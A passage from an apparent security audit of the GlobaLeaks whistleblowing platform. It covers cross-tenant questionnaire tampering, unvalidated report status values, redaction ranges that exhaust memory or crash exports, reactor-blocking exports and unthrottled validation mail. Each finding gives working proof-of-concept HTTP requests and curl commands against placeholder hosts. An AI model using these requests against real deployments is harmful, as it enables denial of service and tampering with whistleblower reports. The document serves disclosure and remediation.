backend/globaleaks/rest/requests.py:AdminStepDesc
backend/globaleaks/models/__init__.py:Model.update(), _Step
backend/globaleaks/handlers/public.py:serialize_questionnaire(), serialize_step()
```

Description:

Step creation validates that the supplied `questionnaire_id` belongs to the requesting tenant. Step update does not repeat that validation for the new `questionnaire_id`. Instead, `db_update_step()` authorizes only the existing step through the step's current parent questionnaire, then calls `step.update(request)`.

The `_Step` model has no `tid` column. Its ownership is derived only through `questionnaire_id`, and `_Step.unicode_keys` includes `questionnaire_id`. `Model.update()` therefore persists any validated request `questionnaire_id` directly on the existing step.

After the update, public and admin questionnaire serialization fetches steps only by `Step.questionnaire_id == questionnaire.id`. It does not require the step's fields to belong to the victim tenant. A tenant administrator can therefore move an attacker-controlled step into the root `default` questionnaire, or into another tenant's questionnaire if the target ID is known, and have that step rendered as part of the victim questionnaire.

This is not ordinary malicious-administrator self-configuration: the write crosses the tenant boundary and mutates the effective questionnaire presented to other tenants' whistleblowers.

Relevant code:

```
backend/globaleaks/handlers/admin/step.py

23     # Authorize: the questionnaire must belong to the requesting tenant
24     db_get(session,
25            models.Questionnaire,
26            (models.Questionnaire.id == request['questionnaire_id'],
27             models.Questionnaire.tid == tid))
28
29     step = db_add(session, models.Step, request)
```

```
backend/globaleaks/handlers/admin/step.py

53     step = db_get(session,
54                           models.Step,
55                           (models.Step.id == step_id,
56                            models.Questionnaire.id ==
models.Step.questionnaire_id,
57                            models.Questionnaire.tid == tid))
58
59     fill_localized_keys(request, models.Step.localized_keys, language)
60
61     step.update(request)
62
63     for child in request['children']:
64         db_update_field(session, tid, child['id'], child, language)
```

```
backend/globaleaks/rest/requests.py

339 AdminStepDesc = {
340     'id': uuid_regexp_or_empty,
341     'label': str,
342     'description': str,
343     'children': [AdminFieldDesc],
344     'questionnaire_id': key_regexp_or_empty,
345     'order': int,
346     'triggered_by_score': int,
347     'triggered_by_options': list
348 }
```

```
backend/globaleaks/models/__init__.py

119         if 'id' in values and values['id']:
120             setattr(self, 'id', values['id'])
...
125         for k in getattr(self, 'unicode_keys'):
126             if k in values and values[k] is not None:
127                 setattr(self, k, values[k])
```

```
backend/globaleaks/models/__init__.py

817 class _Step(Model):
818     __tablename__ = 'step'
819
820     id = Column(UnicodeText(36), primary_key=True, default=uuid4)
821     questionnaire_id = Column(UnicodeText(36), nullable=False, index=True)
...
827     unicode_keys = ['questionnaire_id']
```

```
backend/globaleaks/handlers/public.py

467 def serialize_questionnaire(session, tid, questionnaire, language,
serialize_templates=False):
...
478     steps = session.query(models.Step).filter(models.Step.questionnaire_id ==
models.Questionnaire.id,
479                                               models.Questionnaire.id ==
questionnaire.id) \
480                                       .order_by(models.Step.order)
...
486         'steps': [serialize_step(session, tid, s, language,
serialize_templates=serialize_templates) for s in steps]
```

```
backend/globaleaks/handlers/public.py

437 def serialize_step(session, tid, step, language, serialize_templates=False):
...
448     children = session.query(models.Field).filter(models.Field.step_id ==
step.id)
...
455     ret = {
456         'id': step.id,
457         'questionnaire_id': step.questionnaire_id,
...
461         'children': children
462     }
```

PoC

Steps to reproduce

1. Use a multi-tenant deployment. As a non-root tenant administrator, create or identify a questionnaire step in the attacker's own tenant. The step may contain attacker-controlled fields, labels, descriptions, options, and client-side validation behavior.

```
POST /t/<attacker-tenant-uuid>/api/admin/steps HTTP/1.1
X-Session: <attacker-tenant-admin-session>
Content-Type: application/json

{
  "id": "",
  "questionnaire_id": "<attacker-questionnaire-id>",
  "label": "Injected section",
  "description": "Injected by another tenant",
  "order": 0,
  "triggered_by_score": 0,
  "triggered_by_options": [],
  "children": [
    {
      "id": "",
      "type": "inputbox",
      "instance": "instance",
      "template_id": "",
      "template_override_id": "",
      "step_id": "",
      "fieldgroup_id": "",
      "label": "Required injected question",
      "description": "This question came from another tenant",
      "hint": "",
      "placeholder": "",
      "multi_entry": false,
      "required": true,
      "attrs": {},
      "options": [],
      "children": [],
      "x": 0,
      "y": 0,
      "width": 12,
      "triggered_by_score": 0,
      "triggered_by_options": []
    }
  ]
}
```

2. Update that same step and set `questionnaire_id` to the root shared `default` questionnaire, or to a known questionnaire ID belonging to another tenant. Send an empty `children` list so `db_update_step()` does not call `db_update_field()` after the step has been re-parented. Existing fields remain stored with `Field.step_id == 0`.

```
PUT /t/<attacker-tenant-uuid>/api/admin/steps/<attacker-step-id> HTTP/1.1
X-Session: <attacker-tenant-admin-session>
Content-Type: application/json

{
  "id": "<attacker-step-id>",
  "questionnaire_id": "default",
  "label": "Injected section",
  "description": "Injected by another tenant",
  "order": 0,
  "triggered_by_score": 0,
  "triggered_by_options": [],
  "children": []
}
```

3. As a user of a victim tenant whose context uses the root `default` questionnaire, request public resources or start a submission. The serialized questionnaire includes the attacker's re-parented step and the fields still associated with that step.

```
GET /t/<victim-tenant-uuid>/api/public HTTP/1.1
```

Observed response excerpt:

```
{
  "questionnaires": [
    {
      "id": "default",
      "steps": [
        {
          "id": "<attacker-step-id>",
          "questionnaire_id": "default",
          "label": "Injected section",
          "children": [
            {
              "id": "<attacker-field-id>",
              "step_id": "<attacker-step-id>",
              "label": "Required injected question",
              "required": true
            }
          ]
        }
      ]
    }
  ]
}
```

Expected result

Updating a step should reject any `questionnaire_id` that is outside the requesting tenant's authorized questionnaire set. If changing a step's parent questionnaire is supported, the backend should validate the new parent before persisting it and should keep the step's fields, triggers, and options within the same tenant boundary.

Actual result

`PUT /api/admin/steps/0` validates only that the step currently belongs to the caller's tenant, then persists the request-supplied `questionnaire_id` through `Model.update()`. Public questionnaire serialization later includes the re-parented step in the target questionnaire, crossing the tenant boundary.

Impact

This is a tenant-boundary integrity issue in questionnaire administration. A tenant administrator can persistently alter the effective questionnaire shown to other tenants' whistleblowers by injecting attacker-controlled steps and fields into a root or victim questionnaire. The attacker may not directly read the victim's answers through this primitive, but they can tamper with report-intake structure, add required prompts, misleading text, scoring behavior, blocking options, or other client-side workflow controls that affect reports created under the victim tenant.

Impacted users or systems:

- Multi-tenant GlobaLeaks deployments where tenant administrators are not supposed to affect other tenants.
- Tenants that use the root `default` questionnaire or whose questionnaire IDs are known to another tenant administrator.
- Whistleblowers and recipients relying on the integrity of victim-tenant submission questionnaires.

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
None	**High**	**Low**

CWE-639 Authorization Bypass Through User-Controlled Key

CWE-862 Missing Authorization

CWE-915 Improperly Controlled Modification of Dynamically-Determined Object Attributes

Low 8.6 F-022 - Recipient report status update accepts unconfigured status and substatus values

An authorized recipient can set a report's status or substatus to a value the administrator never configured because the server does not validate it against the tenant's status list, potentially changing the report's workflow and retention schedule.

IMPACT	COMPONENT	FOUND BY
Report workflow tampering	**Backend**	**GPT-5.5 medium v1**

The recipient report-status operation accepts `status` and `substatus` values from the client and writes them to the report without verifying that the status exists for the tenant or that the substatus belongs to the selected status. A recipient can use a direct API request to place a report in an administrator-unconfigured state or attach a closing operation to an unrelated substatus, affecting auditability and retention behavior.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/operation.py:OperationHandler.put
backend/globaleaks/handlers/recipient/rtip.py:update_tip_submission_status
backend/globaleaks/handlers/recipient/rtip.py:db_update_submission_status
backend/globaleaks/handlers/recipient/rtip.py:db_recalculate_data_retention
backend/globaleaks/models/__init__.py:_InternalTip
client/app/src/pages/recipient/tip/tip.component.ts:TipComponent.prepareSubmission
Statuses
/api/recipient/rtips/<internaltip_uuid>
```

Description:

The recipient operation handler validates only that the request has an `operation` string and an `args` dictionary. The `update_status` operation then passes `args['status']` and `args['substatus']` directly to `update_tip_submission_status()`.

`update_tip_submission_status()` verifies that the recipient has access to the report, but it does not validate that the requested status exists in `SubmissionStatus` for the tenant. It also does not validate that a requested substatus exists, belongs to the tenant, or belongs to the requested status.

`db_update_submission_status()` then assigns the strings to `InternalTip.status` and `InternalTip.substatus`. The model does not define foreign keys from `InternalTip.status` or `InternalTip.substatus` to the status tables, so the database does not reject invalid state values.

This bypasses the frontend, which builds selectable status/substatus pairs from the configured submission statuses. It also affects retention calculation: when a report is closed with any non-empty substatus string, `db_recalculate_data_retention()` looks up `SubmissionSubStatus.tip_timetolive` by substatus ID alone. The lookup is not scoped to the tenant or to the selected parent status; if no row exists, the helper returns a `365`-day default. A recipient can therefore close a report with an invalid or unrelated substatus and avoid the administrator-configured retention semantics for the intended closed status/substatus.

The recipient already has authorized access to the report and is normally permitted to manage its status. The issue is therefore relevant to a malicious or misbehaving recipient threat model and concerns validation of the resulting workflow state, not acquisition of report access.

Relevant code:

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

```
backend/globaleaks/handlers/operation.py

14     def put(self, *args, **kwargs):
15         request = self.validate_request(self.request.content.read(),
requests.OpsDesc)
...
20         func = self.operation_descriptors().get(request['operation'], None)
21         if func:
22             return func(self, request['args'], *args, **kwargs)

backend/globaleaks/handlers/recipient/rtip.py

547 def update_tip_submission_status(session, tid, user_id, rtip_id, status_id,
substatus_id):
...
559     _, rtip, itip = db_access_rtip(session, tid, user_id, rtip_id)
...
571     db_update_submission_status(session, tid, user_id, itip, status_id,
substatus_id)

228 def db_update_submission_status(session, tid, user_id, itip, status_id,
substatus_id=None):
...
239     if status_id == 'new':
240         return
...
245     itip.status = status_id
246     itip.substatus = substatus_id or None
...
258     prev_expiration_date, currect_expiration_date =
db_recalculate_data_retention(session, itip, report_reopen_request)

188 def db_get_ttl(session, orm_object_model, orm_object_id):
...
198         .filter(orm_object_model.id == orm_object_id)
...
203     return row[0] if row and row[0] is not None else 365

207 def db_recalculate_data_retention(session, itip, report_reopen_request):
...
220     elif itip.status == "closed" and itip.substatus is not None:
221         ttl = db_get_ttl(session, models.SubmissionSubStatus, itip.substatus)
222         if ttl > 0:
223             itip.expiration_date = get_expiration(ttl)

backend/globaleaks/models/__init__.py

635     status = Column(UnicodeText(36))
636     substatus = Column(UnicodeText(36))
...
647         return (UniqueConstraint('tid', 'progressive'),
648                 UniqueConstraint('tid', 'receipt_hash'),
649                 ForeignKeyConstraint(['tid'], ['tenant.id'],
ondelete='CASCADE', deferrable=True, initially='DEFERRED'),
650                 ForeignKeyConstraint(['context_id'], ['context.id'],
deferrable=True, initially='DEFERRED'))

client/app/src/pages/recipient/tip/tip.component.ts

310     for (const x of subCopy) {
311       if (x.substatuses.length) {
312         for (const y of x.substatuses) {
313           output.push({
314             id: `${x.id}:${y.id}`,
315             label: (x.label ? this.translateService.instant(x.label) : '') + '
- ' + y.label,
316             status: x.id,
317             substatus: y.id,
318             order: output.length,
319           });
320         }
321       } else {
322         x.status = x.id;
```

```
323         x.substatus = "";
324         x.order = output.length;
325         output.push(x);
```

PoC

Steps to reproduce

1. Configure case management so the closed status uses administrator-defined substatuses for retention, for example a closed substatus with a short `tip_timetolive`.

```
Status: closed
Substatus: CLOSED_SHORT_RETENTION_UUID
tip_timetolive: 7
```

2. Log in as a recipient who can access a report and note the report UUID.

```
curl -s 'https://TARGET/api/recipient/rtips' \
  -H 'x-session: RECIPIENT_SESSION'
```

3. Close the report with an invalid substatus value instead of one of the configured closed substatuses.

```
curl -i -X PUT 'https://TARGET/api/recipient/rtips/REPORT_UUID' \
  -H 'x-session: RECIPIENT_SESSION' \
  -H 'content-type: application/json' \
  --data '{
    "operation":"update_status",
    "args":{
      "status":"closed",
      "substatus":"aaaaaaaa-aaaa-aaaa-aaaa-aaaaaaaaaaaa"
    }
  }'
```

4. Fetch the report again.

```
curl -s 'https://TARGET/api/recipient/rtips/REPORT_UUID' \
  -H 'x-session: RECIPIENT_SESSION'
```

Expected result

The backend should reject any status that does not exist for the tenant and should reject any substatus that does not exist under the selected status. A closed report should only use retention settings associated with a valid closed substatus or with an explicitly defined safe default.

Actual result

The backend accepts the arbitrary substatus string, stores it on the report, and recalculates retention using a substatus lookup by ID alone. If the ID does not exist, the lookup returns the helper's 365-day default rather than rejecting the invalid transition.

Impact

An authorized recipient can place a report in an administrator-unconfigured workflow state and cause its retention handling to diverge from the intended status or substatus policy. This does not disclose the report to a new party

or provide access to additional reports, so no direct confidentiality impact is established. The unauthorized state transition has a moderate integrity impact, while the retention divergence creates a limited availability consequence for the report lifecycle.

Impacted users or systems:

- Tenants relying on case-management statuses and substatuses for report lifecycle, auditability, retention, or compliance workflows.
- Reporting users whose submitted report data should be deleted or retained according to administrator-defined closed-status retention rules.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
None	**Medium**	**Low**

CWE-285 Improper Authorization

CWE-841 Improper Enforcement of Behavioral Workflow

CWE-20 Improper Input Validation

Low 8.7 F-039 - Redaction ranges exhaust report views

A malicious recipient with masking privileges can make a shared report expensive or unavailable for other recipients, and can break encrypted report exports for all recipients on that report. The attack is persistent because the oversized range is stored in the database.

IMPACT	COMPONENT	FOUND BY
Report availability loss	**Backend**	**GPT-5.5 Pro xhigh via run_codex_cwe_line v2**

The recipient redaction API accepts raw redaction ranges without checking that `end` is within the length of the referenced comment or answer. A recipient with masking privileges can store a valid integer range such as `{"start":0,"end":1000000000}` for a one-character comment. Later report views for recipients without masking/redaction privileges, and encrypted report exports for any recipient, call `redact_content()` and allocate a replacement string/list sized from the attacker-controlled range rather than the actual content length. The oversized range persists in the database, so the affected report remains expensive or unavailable until the redaction row is removed.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/recipient/rtip.py - RTipRedactionCollection.post(),
create_redaction(), redact_content(), redact_report()
backend/globaleaks/handlers/recipient/export.py - prepare_tip_export()
backend/globaleaks/models/__init__.py - _Redaction.temporary_redaction
POST /api/recipient/redactions
GET /api/recipient/rtips/<report-id>
GET /api/recipient/rtips/<report-id>/export
```

Description:

`RTipRedactionCollection.post()` reads the request body with `json.loads()` and passes the raw dict to `create_redaction()` without `validate_request()` schema checks. `create_redaction()` verifies only that the caller has access to the report and `can_mask_information`, then stores `data['temporary_redaction']` directly in the `Redaction` JSON column.

The stored range is not checked against the referenced content length. When another recipient opens the report without mask/redact privileges, `RTipInstance.get()` calls `redact_report()`. On encrypted reports, `prepare_tip_export()` also calls `redact_report(..., enforce=True)` for exports, so even recipients with masking rights pay the redaction cost during export.

`redact_content()` converts the content to a list and then performs slice assignment with a replacement string whose length is `end - start`. Python permits slice assignment past the end of the list, so a range `[0, 1_000_000_000]` on a one-character comment attempts to allocate roughly one billion replacement characters. This is a valid integer range, so it is distinct from the existing malformed-range crash advisory: exploitation does not depend on `TypeError` or invalid JSON types.

Relevant code:

```
# backend/globaleaks/handlers/recipient/rtip.py
class RTipRedactionCollection(BaseHandler):
    check_roles = 'receiver'

    def post(self):
        payload = self.request.content.read().decode('utf-8')
        data = json.loads(payload)

        return create_redaction(self.request.tid, self.session.user_id, data)

def create_redaction(session, tid, user_id, data):
    user, rtip, itip = db_access_rtip(session, tid, user_id,
data['internaltip_id'])
    ...
    if not user.can_mask_information:
        return
    ...
    redaction.temporary_redaction = data.get('temporary_redaction')
    redaction.permanent_redaction = []
    session.add(redaction)

def redact_content(content, ranges, character='0x2588'):
    result = list(content)

    ranges = sorted(ranges, key=lambda x: x['start'])

    for r in ranges:
        start, end = r.get('start', 0), r.get('end', 0) + 1

        if start < end:
            result[start:end] = chr(int(character[2:], 16)) * (end - start)

    return ''.join(result)
```

```
# backend/globaleaks/handlers/recipient/rtip.py
def redact_report(session, user_id, report, enforce=False):
    user = session.query(models.User).get(user_id)

    redactions = session.query(models.Redaction).filter(models.Redaction.internalt
ip_id == report['id']).all()

    if not enforce and \
            (user.can_mask_information or \
             user.can_redact_information or \
             not len(redactions)):
        return report
    ...
    for comment in report['comments']:
        if comment['id'] in redactions_by_reference_id:
            comment['content'] = redact_content(comment['content'],
redactions_by_reference_id[comment['id']][0].temporary_redaction, '0x2591')
```

```
# backend/globaleaks/handlers/recipient/export.py
if tip_export['crypto_tip_prv_key']:
    tip_export['tip'] = yield deferToThread(decrypt_tip, user_session.cc,
tip_export['crypto_tip_prv_key'], tip_export['tip'])
    tip_export['tip'] = yield redact_report(user_session.user_id,
tip_export['tip'], True)
```

PoC

Steps to reproduce

1. Use a deployment with at least two recipients on the same report. Recipient A must have `can_mask_information=True`; recipient B can be any recipient without masking/redaction privileges for the report-view path. On encrypted deployments, the export path is affected for any recipient because `enforce=True` bypasses the privilege short-circuit.

2. As recipient A, create a small public comment and capture the returned comment UUID.

```
curl -s -X POST 'https://TARGET/api/recipient/rtips/<report_id>/comments' \
  -H 'Content-Type: application/json' \
  -H 'X-Session: <recipient_A_session>' \
  --data '{"content":"x","visibility":"public"}'
```

3. As recipient A, store an oversized but type-valid redaction range for that comment. A smaller `end` value such as `999999` is enough to observe response expansion safely; a production attack can choose a much larger value.

```
curl -s -X POST 'https://TARGET/api/recipient/redactions' \
  -H 'Content-Type: application/json' \
  -H 'X-Session: <recipient_A_session>' \
  --data '{
    "internaltip_id":"<report_id>",
    "reference_id":"<comment_uuid>",
    "entry":"0",
    "content_type":"comment",
    "operation":"mask",
    "temporary_redaction":[{"start":0,"end":999999}],
    "permanent_redaction":[]
  }'
```

4. As recipient B, open the report; or, on an encrypted deployment, export the report as any recipient on the report.

```
curl -s 'https://TARGET/api/recipient/rtips/<report_id>' \
  -H 'X-Session: <recipient_B_session>' >/dev/null

curl -s 'https://TARGET/api/recipient/rtips/<report_id>/export' \
  -H 'X-Session: <recipient_session>' >/dev/null
```

Expected result

The backend should reject redaction ranges that are negative, not integers, inverted, excessively numerous, or outside the referenced content length. Applying a redaction to a short comment or answer should not allocate output larger than that content.

Actual result

The backend stores the range verbatim. Later report rendering applies the range and allocates output proportional to the attacker-controlled `end - start` value, not to the referenced comment or answer length. The oversized range remains stored and affects future views or exports until the redaction row is removed.

Impact

This is an authenticated recipient availability issue. A malicious recipient with masking privileges can make a shared report expensive or unavailable for other recipients, and can break encrypted report exports for all recipients on that report. The attack is persistent because the oversized range is stored in the database.

Impacted users or systems:

- Recipients opening a report without mask/redact privileges after another recipient stores an oversized redaction range.
- Recipients exporting the same encrypted report, because export enforces redaction regardless of the exporter's masking privileges.
- Backend worker memory and CPU serving the affected report.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
None	**Low**	**High**

CWE-1284 Improper Validation of Specified Quantity in Input

CWE-770 Allocation of Resources Without Limits or Throttling

CWE-400 Uncontrolled Resource Consumption

Low 8.8 F-045 - Unvalidated redaction range values break encrypted report export

A malformed redaction can break encrypted report export for every recipient until an administrator removes the stored value.

IMPACT	COMPONENT	FOUND BY
Export availability loss	**Backend**	**Claude Sonnet 4.6 medium v1**

The `POST /api/recipient/redactions` endpoint accepts raw JSON with no schema validation and stores any `temporary_redaction` value directly to the database. When the stored range objects contain non-integer `start` or `end` values (e.g., floats), the `redact_content` helper later crashes with a `TypeError` when any recipient attempts to export the encrypted report. The export path calls `redact_report(…, enforce=True)`. which unconditionally applies all stored redactions; the crash renders the report export permanently unavailable for every recipient on that report until the malformed redaction is removed by an administrator.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/recipient/rtip.py — RTipRedactionCollection.post(),
redact_content(), redact_answers(), redact_report()
backend/globaleaks/handlers/recipient/export.py — prepare_tip_export()
```

Description:

`RTipRedactionCollection.post()` reads the raw request body, calls `json.loads()` without any `validate_request()` schema check, and passes the resulting dict directly to `create_redaction()`.

`create_redaction()` checks `user.can_mask_information` (`True` by default for all new recipients) and then stores `data['temporary_redaction']` verbatim into the `Redaction.temporary_redaction` JSON column with no type or shape validation.

When any recipient later exports the same report on an encrypted deployment, export.py calls:
prepare_tip_export → redact_report(user_id, tip, enforce=True)

Because `enforce=True`, the early-return guard that normally skips redaction for users with `can_mask_information` is bypassed, and `redact_report()` calls `redact_answers()` -> `redact_content()` with the stored `redaction.temporary_redaction` list.

`redact_content()` attempts: ranges = sorted(ranges, key=lambda x: x['start']) # TypeError if start is None
result[start:end] = … # TypeError if start/end are floats

A float index raises `TypeError: slice indices must be integers or None or have an __index__ method`.

This exception propagates through the `@transact` wrapper, which re-raises after rollback, and surfaces as an HTTP 500 to the requesting recipient. The malformed `Redaction` row persists in the database, so every subsequent export attempt by any recipient on the same report will fail until an admin deletes the redaction.

Relevant code:

```
# RTipRedactionCollection.post() — no schema validation
def post(self):
    payload = self.request.content.read().decode('utf-8')
    data = json.loads(payload)  # raw, unvalidated
    return create_redaction(self.request.tid, self.session.user_id, data)

# create_redaction — stores temporary_redaction verbatim
redaction.temporary_redaction = data.get('temporary_redaction')   # no type check

# redact_content — crashes on non-integer indices
def redact_content(content, ranges, character='0x2588'):
    result = list(content)
    ranges = sorted(ranges, key=lambda x: x['start'])  # TypeError if start is
None
    for r in ranges:
        start, end = r.get('start', 0), r.get('end', 0) + 1
        if start < end:
            result[start:end] = chr(int(character[2:], 16)) * (end - start)
                              # TypeError: slice indices must be integers
    return ''.join(result)

# prepare_tip_export (export.py:154) — enforce=True bypasses can_mask_information
guard
if tip_export['crypto_tip_prv_key']:
    tip_export['tip'] = yield deferToThread(decrypt_tip, …)
    tip_export['tip'] = yield redact_report(user_id, tip_export['tip'], True)   #
enforce=True
```

PoC

Steps to reproduce

1. Set up GlobaLeaks with encryption enabled and two recipient accounts, A (attacker) and B (victim), both having access to the same report. Both have `can_mask_information=True` (the default).

2. As recipient A, create a malformed redaction:

```
curl -s -X POST https://<host>/api/recipient/redactions \
  -H "x-session: <recipient_A_session>" \
  -H "Content-Type: application/json" \
  -d '{
    "internaltip_id": "<report_uuid>",
    "reference_id": "<any_field_uuid>",
    "entry": "0",
    "temporary_redaction": [{"start": 1.5, "end": 3.5}],
    "content_type": "answer",
    "operation": "mask"
  }'
```

3. As recipient B (or A), attempt to export the report:

```
curl -s -X GET https://<host>/api/recipient/rtips/<report_uuid>/export \
  -H "x-session: <recipient_B_session>"
```

4. Observed result

```
HTTP 500 Internal Server Error. The export endpoint crashes with TypeError inside
redact_content(). Subsequent export attempts by any recipient return 500 for the
lifetime of the redaction row.
```

Expected result

The POST endpoint should validate that `start` and `end` values are non-negative integers, and reject the request with 400 if they are not.

Actual result

The malformed redaction is stored without error. All subsequent export attempts for the same encrypted report fail with HTTP 500 until an admin manually removes the offending Redaction row.

Impact

A malicious recipient with default capabilities (no special privileges required) can permanently break report export for every recipient on any report they have access to, on deployments with encryption enabled.

Impacted users or systems:

- All recipients on the same report as the attacker
- Deployments with GlobaLeaks encryption enabled (the export path that triggers the crash is only reached when `crypto_tip_prv_key` is present)

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
None	**Low**	**High**

[CWE-20] — Improper Input Validation

[CWE-703] — Improper Check or Handling of Exceptional Conditions

Low 8.9 F-046 - Report export builds archive synchronously, blocking the Twisted reactor

A low-privileged recipient can repeatedly trigger heavy exports and stall the single backend reactor thread for the whole service.

IMPACT
Denial of service

COMPONENT
Backend

FOUND BY
GPT-5.5 Pro xhigh via run_codex_cwe_line v2

Recipient report export builds the full ZIP archive synchronously inside the Twisted request handler before starting the response. A malicious recipient with access to a report can add large public recipient files and repeatedly request `/api/recipient/rtips/0/export`, forcing the single reactor thread to read, decrypt, compress, write, and optionally PGP-encrypt the archive without yielding. During that work the backend cannot service other requests, creating a whole-service availability impact from a low-privileged recipient account.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/rest/api.py - /api/recipient/rtips/<uuid>/export
backend/globaleaks/handlers/recipient/export.py - ExportHandler.get(),
prepare_tip_export()
backend/globaleaks/utils/zipstream.py - ZipStream.__iter__(), ZipStream.zip_fo()
backend/globaleaks/handlers/base.py - BaseHandler.write_file_as_download()
backend/globaleaks/rest/decorators.py - decorate_method()
```

Description:

`ExportHandler.get()` yields the database lookup and part of report preparation, but then returns to the reactor thread and performs the expensive archive build in a normal Python loop:

zipstream = ZipStream(files) stf = SecureTemporaryFile(...) with stf.open('w') as f: for x in zipstream: f.write(x)

`ZipStream.__iter__` synchronously opens every report file, decrypts encrypted files, reads `8 KiB` chunks, and compresses them with `zlib`. After that, `write_file_as_download()` may synchronously invoke GnuPG encryption if the recipient has configured a PGP key. None of this work is run through `deferToThread`, a streaming producer, or another back-pressure-aware Twisted mechanism.

The export route is a `GET` handler. `decorate_method()` only applies the rate limiter to `delete` / `post` / `put` methods, so repeated exports are not throttled by the configured recipient operation limits. Recipient file uploads are sufficient to create large export contents: `ReceiverFileUpload` is exposed to any receiver with report access, and the upload processing enforces only per-file `maximum_filesize`, not a small aggregate export-work budget.

Relevant code:

```
# backend/globaleaks/handlers/recipient/export.py
class ExportHandler(BaseHandler):
    check_roles = 'receiver'
    handler_exec_time_threshold = 3600

    @inlineCallbacks
    def get(self, itip_id):
        pgp_key, tip_export = yield get_tip_export(self.request.tid,
                                                   self.session.user_id,
                                                   itip_id,
                                                   self.request.language)
        ...
        files = yield prepare_tip_export(self.session, tip_export)
        zipstream = ZipStream(files)
        stf = SecureTemporaryFile(self.state.settings.tmp_path)

        with stf.open('w') as f:
            for x in zipstream:
                f.write(x)

        with stf.open('r') as f:
            yield self.write_file_as_download(filename, f, pgp_key)
```

```
# backend/globaleaks/utils/zipstream.py
def zip_fo(self, fo, arcname):
    zipinfo, cmpr, header = self.zipinfo_open(arcname)
    yield header
    while True:
         buf = fo.read(8 * 1024)
         if not buf:
           break
         yield self.zipinfo_update(zipinfo, cmpr, buf)

def __iter__(self):
    for f in self.files:
        try:
            if 'key' in f:
                with GCE.streaming_encryption_open('DECRYPT', f['key'], f['path'])
as fo:
                    for data in self.zip_fo(fo, f['name']):
                        yield data
            ...
```

```
# backend/globaleaks/handlers/base.py
def write_file_as_download(self, filename, fp, pgp_key=''):
    if isinstance(fp, str):
        fp = self.open_file(fp)

    if pgp_key:
        filename += '.pgp'
        _fp = fp
        fp = NamedTemporaryFile()
        PGPContext(pgp_key).encrypt_file(_fp, fp.name)
```

```
# backend/globaleaks/rest/decorators.py
def decorate_method(h, method):
    ...
    if method in ['delete', 'post', 'put']:
        f = decorator_require_session_or_token(f)
        if State.settings.enable_rate_limiting:
            f = decorator_rate_limit(f)
```

PoC

The issue is reproducible on a normal tenant with at least one recipient and one report assigned to that recipient. The default `maximum_filesize` is 30 MiB, and the recipient can repeat the upload to create a report export that is large enough to stall the event loop while the archive is built.

Steps to reproduce

1. Log in as a recipient who has access to a report and create a large file near the tenant's `maximum_filesize` limit.

```
dd if=/dev/urandom of=/tmp/rfile.bin bs=1M count=30
```

2. Upload the file as a public recipient file on the report. Repeat this with different `flowIdentifier` values to add several files.

```
curl -sS -X POST \
  'https://<host>/api/recipient/rtips/<report-uuid>/
rfiles?flowFilename=rfile.bin&flowIdentifier=<unique-
id>&flowTotalSize=31457280&flowChunkNumber=1&flowTotalChunks=1&visibility=public'
\
  -H 'x-session: <recipient-session>' \
  -F 'file=@/tmp/rfile.bin'
```

3. Request the export endpoint repeatedly from one or more connections.

```
for i in $(seq 1 10); do
  curl -sS -H 'x-session: <recipient-session>' \
    'https://<host>/api/recipient/rtips/<report-uuid>/export' \
    -o /tmp/export-$i.zip &
done
wait
```

4. While the exports are running, send an unrelated request, such as `/api/health` or a login request.

```
time curl -sS 'https://<host>/api/health'
```

Expected result

Large export work should not monopolize the Twisted reactor. The backend should either stream archive generation through a producer that yields to the event loop, move CPU and disk-heavy export work to worker threads with bounded concurrency, or enforce an export-specific rate/size budget before starting the job.

Actual result

Each export request builds the full archive synchronously in the request handler. While the loop reads, decrypts, compresses, writes the temporary archive, and optionally PGP-encrypts it, the single reactor thread is occupied and unrelated requests are delayed until the export work yields or completes.

Impact

This is a recipient-triggered availability issue in a whistleblowing platform. A malicious recipient can use ordinary report access and recipient-file upload capabilities to cause service-wide stalls, delaying submissions, report access, authentication, and administrative actions for other users. The impact increases when a recipient

configures a PGP key because `write_file_as_download()` adds another synchronous full-file encryption step before serving the response.

Impacted users or systems:

- Whistleblowers submitting or accessing reports while the reactor is blocked.
- Other recipients and administrators using the same backend process.
- Deployments with large report attachments or recipients who enable PGP-wrapped downloads.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
None	**None**	**High**

CWE-1322 Use of Blocking Code in Single-threaded, Non-blocking Context

CWE-400 Uncontrolled Resource Consumption

Low 8.10 F-051 - User email-change endpoint queues unthrottled validation mail

Any authenticated user can turn email-change validation into an unthrottled mail-sending channel toward arbitrary destinations.

IMPACT	COMPONENT	FOUND BY
Mail abuse	**Backend**	**GPT-5.5 Pro xhigh via run_codex_cwe_line v2**

Authenticated internal users can repeatedly call `PUT /api/user/preferences` with any new `mail_address`, causing the backend to generate a fresh email-validation token and queue a validation email to that address every time. The generic rate limiter does not throttle internal-user preference updates, the pending email address is not used as a duplicate suppression key, and the handler does not limit outstanding validation mail per account or destination. A malicious recipient can therefore use a normal session to grow the notification spool and send validation-message volume to arbitrary email addresses.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/user/__init__.py - UserInstance.put(),
db_user_update_user()
backend/globaleaks/rest/decorators.py - decorator_rate_limit()
backend/globaleaks/rest/requests.py - UserUserDesc
PUT /api/user/preferences
```

Description:

The user-preferences endpoint is available to every internal user role through `check_roles = 'user'`. Its request descriptor accepts `mail_address` as any syntactically valid email address.

When `request['mail_address']` differs from the current stored `user.mail_address`, `db_user_update_user()` generates a new random token, stores only the hashed token and pending `change_email_address` on the user row, and queues an `email_validation` message to the requested address. The current `user.mail_address` is not changed until the validation link is used, so repeating the same `PUT` request before validation still satisfies `request['mail_address'] != user.mail_address` and queues another message.

